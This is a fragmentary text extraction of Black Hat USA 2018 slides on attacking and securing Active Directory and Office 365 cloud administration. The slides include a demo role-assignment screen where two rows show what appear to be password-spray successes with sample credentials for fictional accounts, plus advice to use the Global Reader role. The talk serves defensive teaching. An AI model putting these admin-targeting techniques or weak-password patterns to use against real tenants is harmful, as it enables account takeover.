
black hat[®]
USA 2018
AUGUST 4-9, 2018
MANDALAY BAY / LAS VEGAS

From Workstation to Domain Admin:
Why Secure Administration Isn't Secure and How to Fix It

Sean Metcalf
CTO, Trimarc

[#BHUSA](#) / [@BLACKHATEVENTS](#)

From On-Prem to Cloud Administration



Attacking Cloud Administration

 Add assignment

 Remove assignment

 Refresh

 Manage in PIM

 Got feedback?

Search


Search by name

Type

All

NAME	USERNAME	TYPE	SCOPE
Sean Metcalf	sean@theacmeio.onmicrosoft.com	User	Directory
Mark Morowczynski	mark@theacme.io	User	Directory
Sean Metcalf	seanmetcalf@theacme.io	User	Directory
Han Solo	hansolo@theacme.io	User	Directory
Boba Fett	SUCCESS! User:theacme.io\bobafett@theacme.io Password:Mandalorian19!		
Mace Windu	mace@theacme.io	User	Directory
Thrawn	SUCCESS! User:theacme.io\thrawn@theacme.io Password:Summer2019!		

Attacking Cloud Administration



<https://www.bleepingcomputer.com/news/security/phishers-target-office-365-admins-with-fake-admin-alerts/>

From Global Admin to **Global Reader**

- Currently in Public Preview
- Provides read access to O365 services that Global Admin can read/write.
- Enables accounts that “required” Global Admin to be switched to read-only.
- Global Reader read-only access is still being expanded to cover all O365 services.

Global Reader

Members have read-only access to reports, alerts, and can see all the configuration and settings.

*The primary difference between Global Reader and Security Reader is that an Global Reader can access **configuration and settings**.*

Default roles assigned:

- View-Only Retention Management
- View-Only Manage Alerts
- View-Only Device Management
- View-Only IB Compliance Management
- View-Only DLP Compliance Management
- Security Reader
- Service Assurance View
- View-Only Audit Logs
- View-Only Record Management
- View-Only Recipients

Cloud Administration – Finding a Weakness


Workstation

(DNS)

